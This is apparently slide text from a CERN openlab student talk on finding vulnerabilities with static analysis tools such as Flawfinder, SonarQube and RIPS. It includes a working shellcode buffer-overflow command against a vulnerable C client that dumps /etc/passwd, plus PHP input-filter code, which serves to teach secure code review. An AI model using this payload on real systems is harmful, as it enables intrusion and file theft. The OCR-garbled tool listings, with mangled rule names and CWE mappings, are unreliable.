

Source Code Review Using Static Analysis Tools

CERN openlab Summer Students
Lightning Talks Sessions

Stavros Moiras

steve@viperssec.com

Supervisors:

Stefan Lueders

Aimilios Tsouvelekakis




CERNopenlab



26/08/2015

Bugs




Attackers



Static Analysis Tools



Static Analysis Tools



Static Analysis Tools

The image displays a collage of static analysis tool outputs. The central element is a terminal window showing a list of rules from the Flawfinder tool. To the left is a SonarQube dashboard showing project statistics. To the right is a RIPS report showing code snippets with identified vulnerabilities.

```
Flawfinder-1.31] /flawfinder -lstrules
Number of rules (primarily dangerous function names) in C/C++ ruleset: 169
AddressOfLocalAce 3 This doesn't set the inheritance bits in the access control entry (ACE) header (CWE-732)
CollapsenameofClient 4 If this call fails, the program could fail to drop heightened privileges (CWE-250)
CopyMemory 2 Does not check for buffer overflows when copying to destination (CWE-120)
CreateProcess 3 This causes a new process to execute and is difficult to use safely (CWE-78)
CreateProcessAsUser 3 This causes a new process to execute and is difficult to use safely (CWE-78)
CreateProcessWithLoop 3 This causes a new process to execute and is difficult to use safely (CWE-78)
EVP_des_cbc 4 DES only supports a 56-bit keysize, which is too small given today's computers (CWE-327)
EVP_des_cfb 4 DES only supports a 56-bit keysize, which is too small given today's computers (CWE-327)
EVP_des_ecb 4 DES only supports a 56-bit keysize, which is too small given today's computers (CWE-327)
EVP_des_ofb 4 DES only supports a 56-bit keysize, which is too small given today's computers (CWE-327)
EVP_des_cbc 4 DES only supports a 56-bit keysize, which is too small given today's computers (CWE-327)
EVP_rc2_40_cbc 4 These key sizes are too small given today's computers (CWE-327)
EVP_rc2_64_cbc 4 These key sizes are too small given today's computers (CWE-327)
EVP_rc4_40 4 These key sizes are too small given today's computers (CWE-327)
EnterCriticalSection 3 On some versions of Windows, exceptions can be thrown in low-memory situations
GetTempFileName 3 Temporary file race condition in certain cases (CWE-327)
ImpersonateDeClientWindow 4 If this call fails, the program could fail to drop heightened privileges (CWE-250)
ImpersonateNamedPipeClient 4 If this call fails, the program could fail to drop heightened privileges (CWE-250)
ImpersonateSecurityContext 4 If this call fails, the program could fail to drop heightened privileges (CWE-250)
InitializeCriticalSection 3 Exceptions can be thrown in low-memory situations
LoadLibrary 3 Ensure that the full path to the library is specified, or current directory may be used (CWE-829, CWE-20)
LoadLibraryEx 2 Ensure that the full path to the library is specified, or current directory may be used (CWE-829, CWE-20)
MultiByteToWideChar 2 Requires maximum length in CHARACTERS, not bytes (CWE-120)
RpcImpersonateClient 4 If this call fails, the program could fail to drop heightened privileges (CWE-250)
GetSecurityDescriptorDacl (CWE-732) 5 Never create NULL ACLs; an attacker can set it to Everyone (CWE-258)
GetThreadToken 4 If this call fails, the program could fail to drop heightened privileges (CWE-258)
fCHAR 2 Statically-sized arrays can be improperly restricted, leading to potential overflows or other issues (CWE-119;CWE-120)
fMINXEX 4 This causes a new program to execute and is difficult to use safely (CWE-78)
fPrint 4 This causes a new program to execute and is difficult to use safely (CWE-78)
fPrintf 4 If format strings can be influenced by an attacker, they can be exploited (CWE-134)
```

SonarQube Dashboard:

- Duplications: 60.5%
- Lines: 1,986,647
- Blocks: 46,415
- Files: 7,219
- Complexity: 359,307
- Function: 3.5
- File: 23.2
- File: 24.8

RIPS Report:

- Line 1074: `goto` function, the `goto` function can result in `goto` done.
- Line 1091: `goto` function, the `goto` function can result in `goto` done.
- Line 1100: `goto` function, the `goto` function can result in `goto` done.
- Line 1109: `goto` function, the `goto` function can result in `goto` done.

Static Analysis Tools

Flawfinder -l istrules

```
Flawfinder version 1.31 (C) 2001-2014 David A. Wheeler
Number of rules (primarily dangerous function names) in C/C++ ruleset: 169
AddressOfLocalFunc 3 This doesn't set the inheritance bits in the access control entry (ACE) header (CWE-732)
CollapsingRedundant 3 If this call fails, the program could fail to drop heightened privileges (CWE-250)
CopyMemory 2 This causes a new process to execute and is difficult to use safely (CWE-78)
CreateProcess 3 Does not check for buffer overflows when copying data into a new process to execute and is difficult to use safely (CWE-732)
CreateProcessAsUser 3 This causes a new process to execute and is difficult to use safely (CWE-250)
CreateProcessWithLogon 3 This causes a new process to execute and is difficult to use safely (CWE-78)
EVP_des_cfb 4 DES only supports a 56-bit keysize, which is too small given today's computers (CWE-327)
EVP_des_cbc 4 DES only supports a 56-bit keysize, which is too small given today's computers (CWE-327)
EVP_des_ede 4 DES only supports a 56-bit keysize, which is too small given today's computers (CWE-327)
EVP_des_ede3 4 DES only supports a 56-bit keysize, which is too small given today's computers (CWE-327)
EVP_rc2_cbc 4 These key sizes are too small given today's computers (CWE-327)
EVP_rc2_64_cbc 4 These key sizes are too small given today's computers (CWE-327)
EVP_rc4_40 4 These key sizes are too small given today's computers (CWE-327)
EnterCriticalSection 3 On some versions of Windows, exceptions can be thrown in low-memory situations (CWE-250)
GetTempFileName 3 Temporary file race condition in certain cases (e.g., if run as SYSTEM in many versions of Windows) (CWE-377)
ImpersonateClientWindow 4 If this call fails, the program could fail to drop heightened privileges (CWE-250)
ImpersonateNamedPipeServer 4 If this call fails, the program could fail to drop heightened privileges (CWE-250)
ImpersonateSecurityContext 4 If this call fails, the program could fail to drop heightened privileges (CWE-250)
InitializeCriticalSection 3 Exceptions can be thrown in low-memory situations (CWE-250)
LoadLibrary 3 Ensure that the full path to the library is specified, or current directory may be used (CWE-829, CWE-20)
LoadLibraryEx 2 Ensure that the full path to the library is specified, or current directory may be used (CWE-829, CWE-20)
MultiByteToWideChar 4 Requires maximum length in CHARACTERS, not bytes (CWE-120)
RpcImpersonateClient 4 If this call fails, the program could fail to drop heightened privileges (CWE-250)
GetSecurityDescriptorDacl 5 Never create NULL ACLs; an attacker can set it to Everyone (deny All Access) (CWE-258)
SetThreadToken 4 If this call fails, the program could fail to drop heightened privileges (CWE-250)
TCHAR 2 Statically-sized arrays can be improperly restricted, leading to potential overflows or other issues (CWE-119;CWE-120)
WinExec 4 This causes a new program to execute and is difficult to use safely (CWE-78)
fprintf 4 If format strings can be influenced by an attacker, they can be exploited (CWE-134)
```

SonarQube Dashboard

Duplications	60.5%
Lines	1,986,647
Blocks	46,415
Files	7,219

Complexity

Function	23.2
File	24.8

RIPS Scan Report

```
File Edit View Search Terminal Help
[smirase] -ls rats
Entries in perl database: 33
Entries in ruby database: 46
Entries in python database: 62
Entries in c database: 334
Entries in php database: 55
Entries analyzed: 0
Total time 0.000003 seconds
0 lines per second
[smirase] -ls
```


Strengths and weaknesses



✘ High False Positive Rate

Test says you don't have it

Test says you do have it

You really don't have it

TRUE
NEGATIVE

FALSE POSITIVE

You really do have it

FALSE NEGATIVE


TRUE POSITIVE

✘ Undetected Configuration Issues






Scalability



✓ Automatic Detection




✓ Automatic Detection



Overflows



✓ Automatic Detection



Overflows




Injections


Repository Cloning



Languages in Gitlab Repositories



CHALLENGE ACCEPTED



Detected Vulnerabilities

```
3 #include <time.h>
4 #include <string.h>
5 #include <stdio.h>
6
7 char str[80];
8 char str_res[10][80];
9 char client_str[80];
10 int no_link = -1;
11 float no_link_float = -1.0;
12 char buff[80];
13
14 typedef struct {
15     int i;
16     int j;
17     int k;
18     double d;
19     short s;
20     char c;
21     short t;
22     float f;
23     char str[20];
24 }TT;
```

C:\source file length: 3193 lines: 164 Ln: 9 Col: 16 Sel: 10 | 0 UNX UTF-8 INS

Detected Vulnerabilities

```
3 #include <time.h>
4 #include <string.h>
5 #include <stdio.h>
6
7 char str[80];
8 char str_res[10][80];
9 char client_str[80];
10 int no_link = -1;
11 float no_link_float = -1.0;
12 char buff[80];
13
14 typedef struct {
15     int i;
16     int j;
17     int k;
18     double d;
19     short s;
20     char c;
21     short t;
22     float f;
23     char str[20];
24 }TT;
```

```
105
106 int main(int argc, char **argv)
107 {
108     int i;
109     char aux[80];
110     int id = 123;
111
112     if(argc){
113         sprintf(str,"%s/SET_EXIT_HANDLER",argv[2]);
114         dic_cmdn_service(str, &id, 4);
115         dic_get_id(aux);
116         printf("%s\n",aux);
117         strcpy(client_str,argv[1]);
118
119         for(i = 0; i < 10; i++)
120         {
121             sprintf(str,"%s/Service_%03d",argv[2],i);
122             dic_info_service( str, TIMED, 10, 0, 0, rout, i,
123                 "No Link", 8 );
124         }
125
126         sprintf(aux,"%s/TEST_SWAP",argv[2]);
```


Exploitation

```
smiras@ ~]$ ./client $(python -c 'print "\xeb\x3f\x5f\x80\x77\x0b\x41\x48\x31\xc0\x04\x02\x48\x31\xf6\x0f\x05\x66\x81\xec\xff\x0f\x48\xd4\x34\x24\x48\x89\xc7\x48\x31\xd2\x66\xba\xff\x0f\x48\x31\xc0\x0f\x05\x48\x31\xff\x40\x80\xc7\x01\x48\x89\xc2\x48\x31\xc0\x04\x01\x0f\x05\x48\x31\xc0\x04\x3c\x0f\x05\xe8\xbc\xff\xff\xff\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64\x41" + "A" * 182 + "\x7f\xff\xff\xff\xdc\x90[: -1]')
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:./:/sbin/nologin
dbus:x:81:81:System message bus:./:/sbin/nologin
usbmuxd:x:113:113:usbmuxd user:./:/sbin/nologin
rpc:x:32:32:Rpcbind Daemon:/var/cache/rpcbind:/sbin/nologin
oprofile:x:16:16:Special user account to be used by OProfile:/home/oprofile:/sbin/nologin
vcsa:x:69:69:virtual console memory owner:/dev:/sbin/nologin
rtkit:x:499:497:RealtimeKit:/proc:/sbin/nologin
abrt:x:173:173:./etc/abrt:/sbin/nologin
hsqldb:x:96:96:./var/lib/hsqldb:/sbin/nologin
avahi-autoipd:x:170:170:Avahi IPv4LL Stack:/var/lib/avahi-autoipd:/sbin/nologin
sasLauth:x:498:76:SasLauthd user:/var/empty/sasLauth:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs:/sbin/nologin
postfix:x:89:89:./var/spool/postfix:/sbin/nologin
```

Detected Vulnerabilities

CERN — European Organization for Nuclear Research IT - Product Support - Unix Infrastructure

SVN Service at CERN

requesting a new SVN repository

Please make sure you fill up all fields in this form. Click on Submit once finished

N.B. Make also sure that there is NOT an already existing SVN Project which could hosts your code

The full list of SVN Projects is available [here](#)

Full project name:
(ex. LHC Monitoring Project)

Short project name:
(small letters, no spaces - ex. lmon)

Your AFS account: [validate](#)

Users to be given admin rights and writc access:
(space-separated list of AFS account names - ex. slopiens johns) [validate](#)

Users to be given write access (but no admin rights):
(space-separated list of AFS account names - ex. bill roberts) [validate](#)

Access should be World (available for everyone)
(you can also change it later)

Comments:
(type in your comments, if any
for example: that you want to use already
existing account for librarian etc.
By default new librarian's account will be created.)

Detected Vulnerabilities

SVN Service at CERN

requesting a new SVN

Please make sure you fill up all fields in this form

N.B. Make also sure that there is NOT an already existing SVN

The full list of SVN Projects is a

Full project name:
(ex. LHC Monitoring Project)

Short project name:
(small letters, no spaces - ex. lhemon)

Your AFS account: [validate](#)

Users to be given admin rights and write access:
(space-separated list of AFS account names - ex. slopiens johns) [validate](#)

Users to be given write access (but no admin rights):
(space-separated list of AFS account names - ex. bill robers) [validate](#)

Access should be
(you can also change it later)

Comments:
(type in your comments, if any for example that you want to use already existing account for librarian etc. By default new librarian's account will be created.)

```
9 function safe_var($content)
10 {
11     if (preg_match("/^[0-9a-zA-Z \, \. _ \- \(\) \%]*$/", $content))
12     {
13         return $content;
14     }
15     else {
16         print "Error bad parameter: ".$content;
17         exit(1);
18     }
19 }
20
21 $validate = safe_var($_GET['validate']);
22 $suggest = safe_var($_GET['suggest']);
23 $field = safe_var($_GET['field']);
24 # $islcg = safe_var($_GET['lcg']);
25
26 $request = safe_var($_POST['request']);
27 $fullname = str_replace(":", " ", safe_var($_POST['fullname']));
28 $shortname = safe_var($_POST['shortname']);
29 # $lcg = safe_var($_POST['lcg']);
30 $usersadmin = str_replace(":", " ", safe_var($_POST['usersadmin']));
31 $userswrite = str_replace(":", " ", safe_var($_POST['userswrite']));
32 $webaccess = safe_var($_POST['webaccess']);
33 $requestorafs = str_replace(":", " ", safe_var($_POST['requestorafs']));
34 $comment = str_replace(":", "-", str_replace("\r", " ", str_replace("\n", " ", safe_var($_
```

Detected Vulnerabilities

Please make sure you fill up all fields in this form

N.B. Make also sure that there is NOT an already existing


The full list of SVN Projects is

Full project name:

(ex. LHC Monitoring Project)

Short project name:

(small letters, no spaces - ex. lhcmon)



```
24 #$_slcg = safe_var($_GET['lcg']);
25
26 $request = safe_var($_POST['request']);
27 $fullname = str_replace(":", " ", safe_var($_POST['fullname']));
28 $shortname = safe_var($_POST['shortname']);
29 $lcg = safe_var($_POST['lcg']);
30 $usersadmin = str_replace(":", " ", safe_var($_POST['usersadmin']));
31 $userswrite = str_replace(":", " ", safe_var($_POST['userswrite']));
32 $webaccess = safe_var($_POST['webaccess']);
33 $requestorafs = str_replace(":", " ", safe_var($_POST['requestorafs']));
34 $comment = str_replace(":", "-", str_replace("\r", " ", str_replace("\n", " ", safe_var($_
```


Detected Vulnerabilities

Error bad parameter: ""(),

```
safe_var($content)
preg_match("/^[0-9a-zA-Z \,\.\\-\\(\\)%]*$/", $content))
return $content;

print "Error bad parameter: ".$content;
return (1);

19 }
20
21 $validate = safe_var($_GET['validate']);
22 $suggest = safe_var($_GET['suggest']);
23 $field = safe_var($_GET['field']);
24 # $islcg = safe_var($_GET['lcg']);
25
26 $request = safe_var($_POST['request']);
27 $fullname = str_replace(":", " ", safe_var($_POST['fullname']));
28 $shortname = safe_var($_POST['shortname']);
29 # $lcg = safe_var($_POST['lcg']);
30 $usersadmin = str_replace(":", " ", safe_var($_POST['usersadmin']));
31 $userswrite = str_replace(":", " ", safe_var($_POST['userswrite']));
32 $webaccess = safe_var($_POST['webaccess']);
33 $requestorafs = str_replace(":", " ", safe_var($_POST['requestorafs']));
34 $comment = str_replace(":", "-", str_replace("\r", " ", str_replace("\n", " ", safe_var($_
```

Exploitation

Please make sure you fill up all fields in this form

N.B. Make also sure that there is NOT an already existing


The full list of SVN Projects is

Full project name:

(ex. *LHC Monitoring Project*)

Short project name:


(small letters, no spaces - ex. *lhemon*)



```
24 #$_slcg = safe_var($_GET['lcg']);
25
26 $request = safe_var($_POST['request']);
27 $fullname = str_replace(":", " ", safe_var($_POST['fullname']));
28 $shortname = safe_var($_POST['shortname']);
29 $lcg = safe_var($_POST['lcg']);
30 $usersadmin = str_replace(":", " ", safe_var($_POST['usersadmin']));
31 $userswrite = str_replace(":", " ", safe_var($_POST['userswrite']));
32 $webaccess = safe_var($_POST['webaccess']);
33 $requestorafs = str_replace(":", " ", safe_var($_POST['requestorafs']));
34 $comment = str_replace(":", "-", str_replace("\r", " ", str_replace("\n", " ", safe_var($_
```

Exploitation

Error bad parameter:



```
22 $suggest = safe_var($_GET['suggest']);
23 $field = safe_var($_GET['field']);
24 # $islcg = safe_var($_GET['lcg']);
25
26 $request = safe_var($_POST['request']);
27 $fullname = str_replace(":", " ", safe_var($_POST['fullname']));
28 $shortname = safe_var($_POST['shortname']);
29 # $lcg = safe_var($_POST['lcg']);
30 $usersadmin = str_replace(":", " ", safe_var($_POST['usersadmin']));
31 $userswrite = str_replace(":", " ", safe_var($_POST['userswrite']));
32 $webaccess = safe_var($_POST['webaccess']);
33 $requestorafs = str_replace(":", " ", safe_var($_POST['requestorafs']));
34 $comment = str_replace(":", "-", str_replace("\r", " ", str_replace("\n", " ", safe_var($_
```

Exploitation

Error bad parameter:

```
9 function safe_var($content)
10 {
11     if (preg_match("/^[0-9a-zA-Z \,\. _\-\(\)\%]*$/", $content))
12     {
13         return $content;
14     }
15     else {
16         print "Error bad parameter: ". $content;
17         exit(1);
18     }
19 }
20
21 $validate = safe_var($_GET['validate']);
22 $suggest = safe_var($_GET['suggest']);
23 $field = safe_var($_GET['field']);
24 # $islcg = safe_var($_GET['lcg']);
25
26 $request = safe_var($_POST['request']);
27 $fullname = str_replace(":", " ", safe_var($_POST['fullname']));
28 $shortname = safe_var($_POST['shortname']);
29 # $lcg = safe_var($_POST['lcg']);
30 $usersadmin = str_replace(":", " ", safe_var($_POST['usersadmin']));
31 $userswrite = str_replace(":", " ", safe_var($_POST['userswrite']));
32 $webaccess = safe_var($_POST['webaccess']);
33 $requestorafs = str_replace(":", " ", safe_var($_POST['requestorafs']));
34 $comment = str_replace(":", " ", str_replace("\r", " ", str_replace("\n", " ", safe_var($_
```


Exploitation

Error bad parameter:

```
9 function safe_var($content)
10 {
11     if (preg_match("/^[0-9a-zA-Z \,\. \- \(\) \%]*$/", $content))
12     {
13         return $content;
14     }
15     else {
16         print "Error bad parameter: ". $content;
17         exit(1);
18     }
19 }
20
21 $validate = safe_var($_GET['validate']);
22 $suggest = safe_var($_GET['suggest']);
23 $field = safe_var($_GET['field']);
24 # $islcg = safe_var($_GET['lcg']);
25
26 $request = safe_var($_POST['request']);
27 $fullname = str_replace(":", " ", safe_var($_POST['fullname']));
28 $shortname = safe_var($_POST['shortname']);
